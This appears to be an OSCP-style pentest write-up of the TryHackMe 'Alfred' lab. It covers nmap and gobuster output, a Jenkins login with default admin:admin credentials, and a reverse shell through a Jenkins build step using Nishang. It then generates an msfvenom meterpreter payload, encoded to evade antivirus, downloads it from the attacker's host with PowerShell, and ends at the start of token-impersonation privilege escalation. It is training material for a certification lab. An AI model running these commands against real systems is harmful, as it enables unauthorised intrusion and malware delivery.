Road To Offensive Security Certified Professional

Pentest Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-07-10

Contents

1 Alfred Pentensting Report

Figure 1.1: Box

1.1 Introduction

In this room, we'll learn how to exploit a common misconfiguration on a widely used automation server(Jenkins - This tool is used to create continuous integration/continuous development pipelines that allow developers to automatically deploy their code once they made change to it). After which, we'll use an interesting privilege escalation method to get full system access.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Box. The Pentester is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report.

1.3 Requirements

The Pentester will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards this Box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal systems - the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the Box. During the testing, I had administrative level access to the system. The full box was successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.207.79(Alfred) - jenkins

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresse was:

Box IP

- 10.10.207.79

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 System IP:10.10.207.79

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.98.191	**TCP**:80,8080,3389 **UDP**:

Nmap Scan Results:

```
└─# cat nmap.txt
# Nmap 7.92 scan initiated Sun Dec 19 09:24:46 2021 as: nmap -A -sC -sV -T4 -Pn -p- -oN nmap.txt 10.10.110.203
Nmap scan report for 10.10.110.203
Host is up (0.11s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
80/tcp   open  http               Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/7.5
3389/tcp open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: ALFRED
|   NetBIOS_Domain_Name: ALFRED
|   NetBIOS_Computer_Name: ALFRED
|   DNS_Domain_Name: alfred
|   DNS_Computer_Name: alfred
|   Product_Version: 6.1.7601
|_  System_Time: 2021-12-19T14:32:23+00:00
|_ssl-date: 2021-12-19T14:32:24+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=alfred
| Not valid before: 2021-12-18T14:07:48
|_Not valid after:  2022-06-19T14:07:48
8080/tcp open  http               Jetty 9.4.z-SNAPSHOT
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows Server 2008 (90%), Microsoft Wi
ndows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 or Windows 8 (90%), Microsoft Windows 7 SP1 (90%), Micr
osoft Windows 8.1 Update 1 (90%), Microsoft Windows 8.1 R1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsof
t Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows Server 2008 or 2008 Beta 3 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 0s

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   90.50 ms 10.9.0.1
2   89.01 ms 10.10.110.203

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 19 09:32:23 2021 -- 1 IP address (1 host up) scanned in 456.75 seconds
```

Figure 3.1: Fast Scan

HTTP

– the web server running doesn't seem interesting so let's check the 8080




Figure 3.2: HTTP

HTTP:8080




Figure 3.3: HTTP

– we ran gobuster but nothing interesting

```
┌──(root💀kali)-[~/MyPentestLab/THM_Boxes/THM_Alfred]
└─# gobuster dir -u http://10.10.207.79 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.207.79
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/10 13:19:53 Starting gobuster in directory enumeration mode
===============================================================
Progress: 4475 / 220561 (2.03%)
```

Figure 3.4: Jenkins

– we are in the default login webpage pf jenkins and by searching for default jenkins credentials we were able to login via admin:admin, now we need to get aa reverse shell

– we have to go into project // configure // and we got an execute windows batch command and the type of commands are regular windows commands and powershell





Figure 3.5: Panel

Nishang

git clone https://github.com/samratashok/nishang.git cd into shells then Invoke-PowerShellTcp.ps1 cp Invoke-PowerShellTcp.ps1 ~/MyHackingLab/THM_Alfred/Invoke-PowerShellTcp.ps1 python3 -m http.server 80 then we will go to project // configure // Build and enter this command



and we got a shell

Switching shells - we will take our regular netcat shell and migrate into a meterpreter shell

=> use msfvenom to generate a payload msfvenom -p windows/meterpreter/reverse_tcp -a x86 –encoder x86/shikata_ga_nai LHOST=[IP] LPORT=[PORT] -f exe -o [SHELL NAME].exe

-> This payload generates an encoded x86-64 reverse tcp meterpreter payload. Payloads are usually encoded to ensure that they are transmitted correctly, and also to evade anti-virus products. An anti-virus product may not recognise the payload and won't flag it as malicious




Figure 3.6: msfvenom

- after that we will host our payload to download it to the machine
- and run this command on the regular shell to download the payload

–> powershell "(New-Object System.Net.WebClient).Downloadfile('http://:8000/shell-name.exe','shell-name.exe')"

–> before running our program we need to set the meterpreter listener

> msfconsole use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse_tcp set LHOST –my ip – set LPORT – listening port – run

– now we will use the metasploit handler to receive the incoming connection from our reverse shell

– in our reverse shell we will enter the command

C:/> Start-Process “leet.exe”




Figure 3.7: HTTP




Figure 3.8: switch shells

- The CanRestart option being true, allows us to restart a service on the system, the directory to the application is also write-able. This means we can replace the legitimate application with our malicious one, restart the service, which will run our infected program

– for that we will use msfvenom to generate the payload and upload it to our meterpreter session and replace it in the service executable

Privesc





Figure 3.9: Privesc

- Now that we have initial access, let's use token impersonation to gain system access
- Windows uses tokens to ensure that accounts have the right privileges to carry out particular actions. Account tokens are assigned to an account when users log in or are authenticated. This is usually done by LSASS.exe(think of this as an authentication process)



This access token consists of:

- user SIDs(security identifier)
- group SIDs
- privileges

amongst other things. More detailed information can be found here.

There are two types of access tokens:

- primary access tokens: those associated with a user account that are generated on log on
- impersonation tokens: these allow a particular process(or thread in a process) to gain access to resources using the token of another (user/client) process

